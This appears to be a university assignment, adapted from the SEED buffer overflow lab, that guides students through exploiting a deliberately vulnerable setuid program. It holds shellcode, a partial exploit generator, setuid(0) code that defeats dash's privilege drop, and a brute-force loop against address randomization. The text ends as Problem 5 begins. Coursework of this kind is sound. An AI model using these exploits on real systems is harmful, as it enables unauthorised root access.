SYSC 4810: Introduction to Network and Software Security
Module 5 Assignment: Buffer Overflow

Fall 2020

Dr. J. Jaskolka
Carleton University
Department of Systems and Computer Engineering

Posted: November 8, 2020

Due: November 29, 2020

Due on Sunday, November 29, 2020 by 11:55PM

This assignment contains 18 pages (including this cover page) and 7 problems. You are responsible for ensuring that your copy of the assignment is complete. Bring any discrepancy to the attention of your instructor.

Special Instructions:

1. **Do as many problems as you can.**
2. Start early as this assignment is much more time consuming than you might initially think!
3. The burden of communication is upon you. Solutions not properly explained will not be considered correct. Part of proper communication is the appearance and layout. If we cannot "decode" what you wrote, we cannot grade it as a correct solution.
4. You may consult outside sources, such as textbooks, but *any use* of *any source* **must** be documented in the assignment solutions.
5. You are permitted to discuss *general aspects* of the problem sets with other students in the class, but you must hand in your own copy of the solutions.
6. Your assignment solutions are due by 11:55PM on the due date and must be submitted on cuLearn.
   - Late assignments will be graded with a late penalty of 20% of the full grade per day *up to 48 hours past the deadline.*
7. You are responsible for ensuring that your assignment is submitted correctly and without corruption.

Problem	1	2	3	4	5	6	7	Total
Points:	10	16	7	7	5	5	10	60

In this assignment, you will participate in activities related to conducting attacks exploiting buffer overflow vulnerabilities in software systems. This assignment aims to assess your understanding of buffer overflow attacks, how they work, and controls for dealing with them.

Acknowledgment

This assignment is based off the "Buffer Overflow Vulnerability" SEED Lab developed by Wenliang Du at Syracuse University.

Background Research

A significant portion of this assignment is to do the required background research on fundamentals of programming and software development including the *execution stack*, *stack and frame pointers*, *registers*, and *memory addressing*, as well as working with basic software development tools such as the `gdb` debugger. Keep in mind that a substantial component of any software or computer systems project is to solve and/or eliminate the underlying technical difficulties. This often means exploring user manuals and documentation.

Submission Requirements

Please read the following instructions very carefully and follow them precisely when submitting your assignment!

The following items are required for a complete assignment submission:

1. **PDF Assignment Report**: Submit a detailed report that carefully and concisely describes what you have done and what you have observed. Include appropriate code snippets and listings, as well as screenshots of program outputs and results. You also need to provide an adequate explanation of the observations that are interesting or surprising. You are encouraged to pursue further investigation beyond what is required by the assignment description.
2. **ZIP Archive of Source Code**: In addition to embedding source code listings in your assignment report, create and submit a ZIP archive of all programs that you write for this assignment. Please name each of your source code files with the problem number to which they correspond (e.g., for Problem 2(a), the source code file should be named `Problem2a.c`). Your source code must compile and run, producing the desired output. Also, please remember to provide sufficient comments in your code to describe what it does and why.
3. **ZIP Archive of Screenshot Image Files**: In addition to embedding screenshots of program outputs and results in your assignment report, create and submit a ZIP archive of all of the raw screenshot images that you capture for this assignment.

Grading Notes

An important part of this assignment is following instructions. As such, the following grade **penalties** will be applied for failure to comply with the submission requirements outlined above:

- Failure to submit an Assignment Report will result in a grade of 0 for the assignment.
- Failure to submit the Source Code files will result in deduction of 10% of the full grade of the assignment.
- Failure to submit the Screenshot Image files will result in deduction of 10% of the full grade of the assignment.
- Failure of Source Code to compile/run will result in a grade of 0 for the corresponding problem(s).
- Failure to submit any deliverable in the required format (PDF or ZIP) will result in deduction of 5% of the full grade of the assignment.

Part I Assignment Challenge

1 Introduction

Imagine that you work for a large software development firm called CodeMoxy. The organizations has just received a major investment to hire a significant number of new programmers. Because the development of secure code is a top priority for CodeMoxy, the organization is launching an initiative to develop a security training and awareness program for new hires (trainees). Your direct supervisor has just assigned you to prepare the training materials related to buffer overflow vulnerabilities and countermeasures that will be provided to all new hires. The details of the assignment, including your supervisor's expectations, are provided in the sections below.

The different parts of this assignment are designed to guide your investigation and to prepare the different aspects for the training materials. At the end of the assignment, you will be required to summarize the take-away points for new hires so that they can better understand buffer overflow vulnerabilities, attacks, and countermeasures.

2 Context

Your supervisor has sent you the following email explaining what is expected for the training materials:

Hello,

I am sure by now that you have seen the latest memo indicating that we have secured a large investment to hire new developers. You would have also seen that we need to prepare a new set of training materials as part of the upgraded security training and awareness program that comes with this investment. This means we have lots of work to do.

I need you to prepare the training materials for the buffer overflow training module for our new hires. I have asked the senior development team to provide some sample code to help with this task. This sample code will be provided as part of the training package that is developed and will enable our new hires to get their hands dirty by trying out a few different approaches for exploiting buffer overflow vulnerabilities and for understanding the different countermeasures that can be be put in place to prevent them. We want our new hires to be aware of the potential ways in which buffer overflow countermeasures work and their relative strengths and weaknesses.

The training materials that you prepare need to be well-organized and provide very detailed steps of how to conduct the different experiments that we want the new hires to carry out as part of their hands-on training. The new hires should be able to do everything based on the report that you prepare and enable them to perform self-checks to ensure that they are successful in completing the experiments. This means you should provide screenshots and code fragments to help them understand what they should expect in terms of the outcomes of their experiments. Effectively, you should think of preparing your report as a complete walkthrough of the various experiments and tasks.

I know I can count on you for this.

Thanks,
JJ

3 Obligations

At the end of this assignment, you will be required to deliver the following information and outcomes:

1. A report that can act as a training manual for new hires to better understand buffer overflow vulnerabilities, attacks and countermeasures. The report should be a complete walkthrough providing a detailed explanation of all of the steps involved in carrying out the various activities and tasks that will be part of the training and awareness program module related to buffer overflows.

2. A summary of the main take-away points of the training module, including a list of recommendations ("do's and don'ts"), so that the trainees can be better prepared to protect their programs from buffer overflow vulnerabilities.

This must be provided in a single, well-organized report.

Part II Environment Setup

This assignment will be conducted using a pre-built Ubuntu virtual machine (VM) image. Ubuntu and other Linux distributions have implemented several security mechanisms to make conducting buffer overflow attacks difficult. To simplify our attacks, and to better understand how these security mechanisms work, we will start by disabling these security mechanisms. Later on, we will enable them one by one, and see whether our attack can still be successful.

In this part of the assignment, we provide some information on how to disable these countermeasures. We will assume that you already have a virtual machine set up from the Module 1 Assignment.

1 Turning Off Countermeasures

Important Note Before beginning this assignment, please ensure that you have disabled the virtual address space randomization feature of the Linux kernel described below in Section 1.1. This is required to accurately predict the buffer location for your attacks. Also, ensure that you have configured `/bin/sh` as described below in Section 1.2. This will enable you to execute the victim program as a `Set-UID` process.

1.1 Address Space Randomization

Ubuntu and several other Linux-based systems use address space randomization to randomize the starting address of the heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer overflow attacks. In this assignment, we disable this feature using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

1.2 Configuring `/bin/sh`

In our Ubuntu VM, the `/bin/sh` symbolic link points to the `/bin/dash` shell. However, the `dash` program in the VM has a very important difference. The `dash` shell in Ubuntu has a countermeasure that prevents itself from being executed in a `Set-UID` process. Basically, if `dash` detects that it is executed in a `Set-UID` process, it immediately changes the effective user id to the process's real user id, essentially dropping the privilege.

Since in this assignment, our victim program is a `Set-UID` program, and our attack relies on running `/bin/sh`, the countermeasure in `/bin/dash` makes our attack more difficult. Therefore, we will link `/bin/sh` to another shell that does not have such a countermeasure. A shell program called `zsh` is installed in the Ubuntu VM. We use the following commands to link `/bin/sh` to `/bin/zsh`:

```
$ sudo rm /bin/sh
$ sudo ln -s /bin/zsh /bin/sh
```

1.3 The *StackGuard* Protection Scheme

The `gcc` compiler implements a security mechanism called *StackGuard* to prevent buffer overflows. In the presence of this protection, buffer overflow attacks will not work. We can disable this protection during the compilation using the `-fno-stack-protector` option. For example, to compile a program `example.c` with *StackGuard* disabled, we can do the following:

```
$ gcc -fno-stack-protector example.c
```

1.4 Non-Executable Stack

Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. The kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, stacks are set to be non-executable. To change that, use the following option when compiling programs:

```
# For executable stack:
$ gcc -z execstack -o example example.c

# For non-executable stack:
$ gcc -z noexecstack -o example example.c
```

2 User Accounts

As a reminder, the virtual machine has two user accounts. The usernames and passwords are listed below:

1. User ID: `root`, Password: `seedubuntu`.
   - Ubuntu does not allow root to login directly from the login window. You have to login as a normal user, and then use the command `su` to login to the `root` account.
2. User ID: `seed`, Password: `dees`.
   - This account is already given the root privilege, but to use the privilege, you need to use the `sudo` command.

Important Note It is essential that you set up the virtual machine environments as early as possible to ensure that you have time to address any technical difficulties that you may face. The instructor and the TA will not be able to provide adequate technical support close to the assignment due date.

Part III Buffer Overflow Attacks

1 Introduction

Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be used by a malicious adversary to alter the flow control of the program, leading to the execution of malicious code. This vulnerability arises due to the mixing of the storage for data (e.g., buffers) and the storage for controls (e.g., return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this assignment, you will develop a report that can serve as a training manual for the new hires (trainees) of CodeMoxy that will provide hands-on experience with buffer overflow vulnerabilities and attacks. Trainees will be given a program with a buffer overflow vulnerability. Your task is to develop the step-by-step procedures to be included in the training manual that will enable trainees to to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, the training manual should also explore several protection schemes that have been implemented in the operating system to counter against buffer overflow attacks. Your training materials are required to evaluate whether the schemes work or not and explain why to help the trainees better understand the strengths and limitations of these different defenses.

2 Background

2.1 Execution Stacks and Memory Addressing

In this section, we briefly summarize some of the important guidelines regarding execution stacks and memory addressing that are required for understanding buffer overflow attacks, how they work, and how to launch such an attack.


2.1.1 Stack Layout

To execute the shellcode in the execution stack, we need the instruction pointer to point to it. One thing we can do to accomplish this is to change the return address to point to the shellcode. But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout when the execution enters a function. Figure 1 gives an example of stack layout during a function invocation.

```
void func (char *str) {
    char buffer[12];
    int variable_a;
    strcpy(buffer, str);
}

int main() {
    char *str = "I am greater than 12 bytes";
    func(str);
}
```

(a) A code example



(b) Active stack frame in `func()`

Figure 1: An example of stack layout during a function invocation


2.1.2 Finding the Address of the Memory that Stores the Return Address

From Figure 1, we know that if we can find out the address of the `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a `Set-UID` program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a `Set-UID` program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the `Set-UID` copy, instead of your copy, but it should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a feasible approach: the stack usually starts at the same address and it is usually not very deep. Most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore, the range of addresses that we need to guess is actually quite small.

2.1.3 Finding the Starting Point of the Malicious Code

If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still *guess*. To improve the chance of success, we can add a number of `NOP`s to the beginning of the malicious code; therefore, if we can jump to any of these `NOP`s, we can eventually get to the malicious code. Figure 2 depicts the attack.



(a) Jump to the malicious code (b) Improving the chance of success

Figure 2: Finding the starting point of the malicious code

2.1.4 Storing a Long Integer in a Buffer

In your exploit program, you might need to store a `long` integer (4 bytes) into a buffer starting at `buffer[i]`. Since each buffer space is one byte long, the integer will actually occupy 4 bytes starting at `buffer[i]` (i.e., `buffer[i]` to `buffer[i+3]`). Because the `buffer` variable is not of type `long`, you cannot directly assign the integer to `buffer`; instead you can cast `buffer+i` into a `long` pointer, and then assign the integer. The following code shows how to assign a `long` integer to a buffer starting at `buffer[i]`:

```
char buffer[20];
long addr = 0xffeedd88;
long *ptr = (long *) (buffer + i);
*ptr = addr;
```

2.2 gdb Debugger

`gdb`, the GNU Project debugger, allows you to see what is going on "inside" another program while it executes. In this assignment, you can use `gdb` to examine where specific program functions are residing the the execution stack. For example, to compile a program for use with `gdp`, you need to use the debugger flag `-g` as follows:

```
$ gcc -o example_gdb -g example.c
```

You can then run the executable program `example_gdb` with `gdb` as follows:

```
$ gdb example_gdb
```

2.2.1 Setting Breakpoints

`gdb` allows you to set breakpoints to make a program stop on specified conditions when it is executed. For example, if you have a function called `func()` in the `example_gdb` program, you can set a breakpoint using the following command:

```
gdb-peda$ b func
```

2.2.2 Executing a Program

To execute the program within `gdb`, you can use the following command:

```
gdb-peda$ r
```

2.2.3 Finding Pointer Addresses

When your program stops executing at a breakpoint, `gdb` can be used to find the address of pointers in the program. For example, if the function `func()` has a pointer variable called `ptr_variable` you can find the address of `ptr_variable`, and other pointers, such as the frame pointer in the execution stack (`ebp`) using the following commands:

```
gdb-peda$ p &ptr_variable # finds the address of the pointer ptr_variable
gdb-peda$ p $ebp          # finds the address of the frame pointer
```

2.3 Root Shells

A *shell* is a program that provides the traditional, text-only user interface for Unix-like operating systems. Its primary function is to read commands that are typed into a console or terminal window and then execute them. A shell that operates with `root` privileges is called a *root shell*.

2.3.1 Checking User IDs and Privileges

The *real user id* (`uid`) is the id of the user that owns a process. The *effective user id* (`euid`) is what the operating system looks at to make a decision whether or not you are allowed to do something. When you are running a shell, you can check the real and effective user id's using the `id` command. The following example shows a root shell (denoted by the `#` prompt rather than the non-root `$` prompt) where the real user id is `seed` and the effective user id is `root`. This means that you are executing commands in this shell with `root` privileges.

```
# id
uid=1000(seed) euid=0(root)
```

3 Problems and Tasks

Problem 1 [10 points]

Running Shellcode: A shellcode is the code to launch a shell. It has to be loaded into memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>
int main() {
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

(a) [3 points] The shellcode that we will use is just the assembly version of the above program. The following program was provided by one of the CodeMoxy developers to show how to launch a shell by executing a shellcode stored in a buffer. The file `call_shellcode.c` can be downloaded from the assignment resources for this assignment on cuLearn.

```
 1 /* call_shellcode.c */
 2
 3 /*A program that creates a file containing code for launching shell*/
 4 #include <stdlib.h>
 5 #include <stdio.h>
 6 #include <string.h>
 7
 8 const char shellcode[] =
 9   "\x31\xc0"           /* xorl    %eax,%eax              */
10   "\x50"               /* pushl   %eax                   */
11   "\x68""//sh"         /* pushl   $0x68732f2f            */
12   "\x68""/bin"         /* pushl   $0x6e69622f            */
13   "\x89\xe3"           /* movl    %esp,%ebx              */
14   "\x50"               /* pushl   %eax                   */
15   "\x53"               /* pushl   %ebx                   */
16   "\x89\xe1"           /* movl    %esp,%ecx              */
17   "\x99"               /* cdq                            */
18   "\xb0\x0b"           /* movb    $0x0b,%al              */
19   "\xcd\x80"           /* int     $0x80                  */
20 ;
21
22 int main(int argc, char **argv)
23 {
24    char buf[sizeof(shellcode)];
25    strcpy(buf, shellcode);
26    ((void(*)( ))buf)( );
27 }
```

The shellcode above invokes the `execve()` system call to execute `/bin/sh`. A few places in this shellcode are worth mentioning. First, the instruction on Line 10 pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" only has 24 bits. Fortunately,

"//" is equivalent to "/", so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 12 stores `name[0]` to `%ebx`; Line 15 stores name to `%ecx`; Line 16 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the EAX register (which is 0 at this point) into every bit position in the EDX register, basically setting `%edx` to 0. The system call `execve()` is called when we set `%al` to 11 in Line 17, and execute `int $0x80` in Line 18.

Using the following `gcc` command, compile the program.

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

Run the program and describe your observations. In particular, explain what you notice about the `uid` for the shell that is launched. Be sure to explain everything you have done in this task (including how to compile and execute the program) so that it can reproduced by someone reading your report.

NOTE: Please do not forget to use the `execstack` option, which allows code to be executed from the stack; without this option, the program will fail.

(b) [2 points] To successfully conduct a buffer overflow attack, the goal is to use this shellcode in a vulnerable `Set-UID` root program, so that a shell with `root` privileges can be spawned. This requires making the program a root-owned `Set-UID` program. This can be achieved by first changing the ownership of the program to `root`, and then changing the permission to 4755 to enable the `Set-UID` bit as shown below.

```
$ sudo chown root call_shellcode
$ sudo chmod 4755 call_shellcode
```

It should be noted that changing ownership must be done before turning on the `Set-UID` bit, because ownership change will cause the `Set-UID` bit to be turned off. Demonstrate that you are now able to obtain a shell with `root` privileges. Be sure to explain everything you have done in this task so that it can reproduced by someone reading your report.

(c) [5 points] The CodeMoxy developers have provided the following program `stack.c`. The file is available for download from the assignment resources for this assignment on cuLearn.

```c
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
```

```c
21     char str[517];
22     FILE *badfile;
23
24     badfile = fopen("badfile", "r");
25     fread(str, sizeof(char), 517, badfile);
26     bof(str);
27
28     printf("Returned Properly\n");
29     return 1;
30 }
```

The above program has a buffer overflow vulnerability in Line 14. It first reads an input from a file called `badfile`, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` is only 24 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a `Set-UID` root program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell.

Compile the above vulnerable program. Do not forget to include the `-fno-stack-protector` and `-z execstack` options to turn off the *StackGuard* and the non-executable stack protections. After the compilation, make the program a root-owned `Set-UID` program as follows:

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Demonstrate that you have completed each of these steps and explain your process in enough detail to ensure that it can reproduced by someone reading your report. Execute the program and explain your observations. Do not forget to explain all of your steps and to include appropriate code snippets and/or screenshots to help explain what the user expects to see.

NOTE: You will need to create a file called `badfile` to run the `stack` program.

Problem 2 [16 points]

Exploiting the Vulnerability: It should be noted that the program `stack.c` in Problem 1(c) gets its input from a file called `badfile`. This file is under users' control. The objective in this problem is to create the contents for `badfile`, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

The CodeMoxy developers have provided the partially completed exploit code called `exploit.c` shown below. This code can be downloaded from the assignment resources for this assignment on cuLearn.

```c
/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char shellcode[] =
    "\x31\xc0"          /* xorl   %eax,%eax             */
    "\x50"              /* pushl  %eax                  */
    "\x68""//sh"        /* pushl  $0x68732f2f           */
    "\x68""/bin"        /* pushl  $0x6e69622f           */
    "\x89\xe3"          /* movl   %esp,%ebx             */
    "\x50"              /* pushl  %eax                  */
    "\x53"              /* pushl  %ebx                  */
```

```
15     "\x89\xe1"           /* movl   %esp,%ecx            */
16     "\x99"               /* cdq                         */
17     "\xb0\x0b"           /* movb   $0x0b,%al            */
18     "\xcd\x80"           /* int    $0x80                */
19 ;
20
21 void main(int argc, char **argv)
22 {
23     char buffer[517];
24     FILE *badfile;
25
26     /* Initialize buffer with 0x90 (NOP instruction) */
27     memset(&buffer, 0x90, 517);
28
29     /* You need to fill the buffer with appropriate contents here */
30
31     /* Save the contents to the file "badfile" */
32     badfile = fopen("./badfile", "w");
33     fwrite(buffer, 517, 1, badfile);
34     fclose(badfile);
35 }
```

The goal of the given code is to construct contents for `badfile` such that when the buffer in the `bof()` function is overflowed, a root shell is spawned. To achieve this, the `badfile` should contain (1) the shellcode, and (2) the address of the shellcode. In this code, the shellcode is given to you. You need to develop the rest (see Line 29) to construct the contents of `badfile` so that you can explain the process as part of your training manual. To do this, you will need to do the following:

(a) [5 points] Using the `gdb` debugger, find the address of the `buffer[]` variable and the frame pointer (`ebp`) in the `bof()` function's stack frame.

(b) [2 points] Find the distance of the return address from the `buffer[]` variable. This distance will remain the same in a `Set-UID` root version of the program.

HINT: Recall that pointers in 32-bit machines are 4 bytes long!

(c) [1 point] Find the distance of the shellcode from the `buffer[]` variable.

HINT: Again, recall that pointers in 32-bit machines are 4 bytes long!

(d) [2 points] Given (a) and (c), find the expected address of the shellcode. Select a suitable address that can be used to inject the shellcode and justify your choice.

HINT: If the expected return address ends with '0' it will stop the `strcpy` function and the attack will not be successful. If this is your case, some higher address should be used instead. In all cases, it will not hurt to choose a slightly higher address than the one you compute say by adding `0xf8` to accomodate for any inconsistencies from the use of the debugger.

(e) [2 points] Given (b) and (d), edit `exploit.c` to insert the expected shellcode address at the right distance from the start of `badfile`. To do this, write a line of code that will place the return address you computed in Part (d) as a long integer in the buffer (see Section 2.1.4), and a line of code that will place a copy of your shellcode towards the end of the buffer (using `memcpy`).

(f) [3 points] After you finish the above program, compile and run it. This will generate the contents for `badfile`; you can view the contents of `badfile` using `hexdump`. Then, run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell:

```
$ gcc -o exploit exploit.c
$./exploit           # create the badfile
$ hexdump -C badfile # view the contents of badfile
```

```
$./stack              # launch the attack by running the vulnerable program
# <---- Bingo! This hash symbol prompt means you've got a root shell!
```

Demonstrate that your exploit works. Once you obtain the shell, you may want to run the `id` command to verify that you have `root` privileges. Provide a suitable explanation of your procedure. Do not forget to explain all of your steps and to include appropriate code snippets and/or screenshots so that anyone reading your report will be able to reproduce the exploit given the partially completed exploit code.

NOTE: Please compile your vulnerable program first. Please note that the program `exploit.c`, which generates the `badfile`, can be compiled with the default *StackGuard* protection enabled. This is because we are not overflowing the buffer in this program. Instead we are overflowing the buffer in `stack.c`, which is compiled with the *StackGuard* protection disabled.

(g) [1 point] Many commands will behave differently if they are executed as `Set-UID` root processes, instead of just as `root` processes, because they recognize that the real user id is not `root`. To solve this problem, you can run the following program to turn the real user id to `root`. This way, you will have a real root process, which is more powerful. Demonstrate that you can use this program to launch a shell with real user id `root`. Do not forget to explain all of your steps and to include appropriate code snippets and/or screenshots.

HINT: You will need to execute the `realuid` program in the root shell that you gain by running your exploit on the `stack` program.

```c
/* realuid.c */

/* A program that changes the real user id to root */
#include <stdlib.h>
#include <unistd.h>

void main() {
  setuid(0);
  system("/bin/sh");
}
```

Problem 3 [7 points]

Defeating `dash`'s Countermeasure: As explained in Section 1.2, the `dash` shell in Ubuntu drops privileges when it detects that the effective user id is not equal to the real user id. This can be observed from the `dash` program's changelog. We can see an additional check in Line 11, which compares the real user/group id and the effective user/group id.

```
1  // https://launchpadlibrarian.net/240241543/dash_0.5.8-2.1ubuntu2.diff.gz
2  // main() function in main.c has following changes:
3
4  ++ uid = getuid();
5  ++ gid = getgid();
6
7  ++ /*
8  ++  * To limit bogus system(3) or popen(3) calls in setuid binaries,
9  ++  * require -p flag to work in this situation.
10 ++  */
11 ++ if (!pflag && (uid != geteuid() || gid != getegid())) {
12 ++        setuid(uid);
13 ++        setgid(gid);
14 ++        /* PS1 might need to be changed accordingly. */
++        choose_ps1();
++ }
```

The countermeasure implemented in `dash` can be defeated. One approach is not to invoke `/bin/sh` in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as `zsh` to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking the `dash` program. We can achieve this by invoking `setuid(0)` before executing `execve()` in the shellcode. In this problem, you will use this approach, so that you can effectively explain how the buffer overflow countermeasures can be defeated. This requires that you first change the `/bin/sh` symbolic link, so it points back to `/bin/dash`:

```
$ sudo rm /bin/sh
$ sudo ln -s /bin/dash /bin/sh
```

(a) [2 points] To see how the countermeasure in `dash` works and how to defeat it using the system call `setuid(0)`, the following C program is provided. This code can be downloaded from the assignment resources for this assignment on cuLearn.

```
 1 /* dash_shell_test.c */
 2
 3 /* A program that runs a dash shell */
 4 #include <stdio.h>
 5 #include <sys/types.h>
 6 #include <unistd.h>
 7
 8 int main()
 9 {
10     char *argv[2];
11     argv[0] = "/bin/sh";
12     argv[1] = NULL;
13     setuid(0);
14     execve("/bin/sh", argv, NULL);
15     return 0;
16 }
```

The above program can be compiled and set up using the following commands (it needs to be made a root-owned `Set-UID` program):

```
   $ gcc dash_shell_test.c -o dash_shell_test
   $ sudo chown root dash_shell_test
   $ sudo chmod 4755 dash_shell_test
```

First comment out Line 13 and run the program as a `Set-UID` program (the owner should be `root`). Describe your observations.

(b) [2 points] Uncomment Line 13. Recompile and run the program again. Describe your observations.

(c) [3 points] From the above experiment, you should have seen that `setuid(0)` makes a difference. Now, add the assembly code for invoking this system call at the beginning of our shellcode, before we invoke `execve()`.

```
char shellcode[] =
    "\x31\xc0"          /* xorl   %eax,%eax             */
    "\x31\xdb"          /* xorl   %ebx,%ebx             */
    "\xb0\xd5"          /* movb   $0xd5,%al             */
    "\xcd\x80"          /* int    $0x80                 */
    // ---- The code below is the same as that used in Problem 2 ---
```

```
7    "\x31\xc0"          /* xorl   %eax,%eax           */
8    "\x50"              /* pushl  %eax                */
9    "\x68""//sh"        /* pushl  $0x68732f2f         */
10   "\x68""/bin"        /* pushl  $0x6e69622f         */
11   "\x89\xe3"          /* movl   %esp,%ebx           */
12   "\x50"              /* pushl  %eax                */
13   "\x53"              /* pushl  %ebx                */
14   "\x89\xe1"          /* movl   %esp,%ecx           */
15   "\x99"              /* cdq                        */
16   "\xb0\x0b"          /* movb   $0x0b,%al           */
17   "\xcd\x80"          /* int    $0x80               */
18 ;
```

The updated shellcode adds four instructions: (1) set `%ebx` to zero in Line 3, (2) set `%eax` to `$0xd5` in Lines 2 and 4 (`$0xd5` is `setuid()`'s system call number), and (3) execute the system call in Line 5. Using this shellcode, we can attempt the attack on the vulnerable program when `/bin/sh` is linked to `/bin/dash`. Using the above shellcode in `exploit.c`, try the attack from Problem 2 (i.e., by executing the vulnerable `stack` program) again and see if you can get a root shell. Please describe and explain your results. Do not forget to explain all of your steps and to include appropriate code snippets and/or screenshots so that someone reading your report can reproduce the results.

Problem 4 [7 points]

Defeating Address Randomization: On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have $2^{19} = 524,288$ possibilities. This number is not that high and can be exhausted easily with a brute-force approach. In this problem, you will use such an approach to defeat the address randomization countermeasure on the 32-bit VM.

(a) [4 points] Turn on Ubuntu's address randomization using the following command. Run the same attack developed in Problem 2 (i.e., by executing the vulnerable `stack` program). Please describe and explain your observations. In particular, describe what the address randomization is doing when you execute the program.

HINT: To demonstrate the address randomization, modify the `stack.c` program to print the address of `buffer[]`.

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

(b) [3 points] Use a brute-force approach to attack the vulnerable program repeatedly, hoping that the address we put in the `badfile` can eventually be correct. You can use the following shell script to run the vulnerable program in an infinite loop. The script can be downloaded from the assignment resources for this assignment on cuLearn. If your attack succeeds, the script will stop; otherwise, it will keep running. Please be patient, as this may take a while. Let it run overnight if needed. Please describe your observation. Do not forget to include appropriate code snippets and/or screenshots.

NOTE: You may need to change the permissions of the script (using `chmod`) so it can be executed.

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
```

```
    sec=$(($duration % 60))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
    echo ""
done
```

Problem 5 [5 points]

Turn on the* StackGuard *Protection: Before working on this problem, remember to turn off the address randomization first (see Section 1.1), or you will not know which defense mechanism helps achieve the protection.

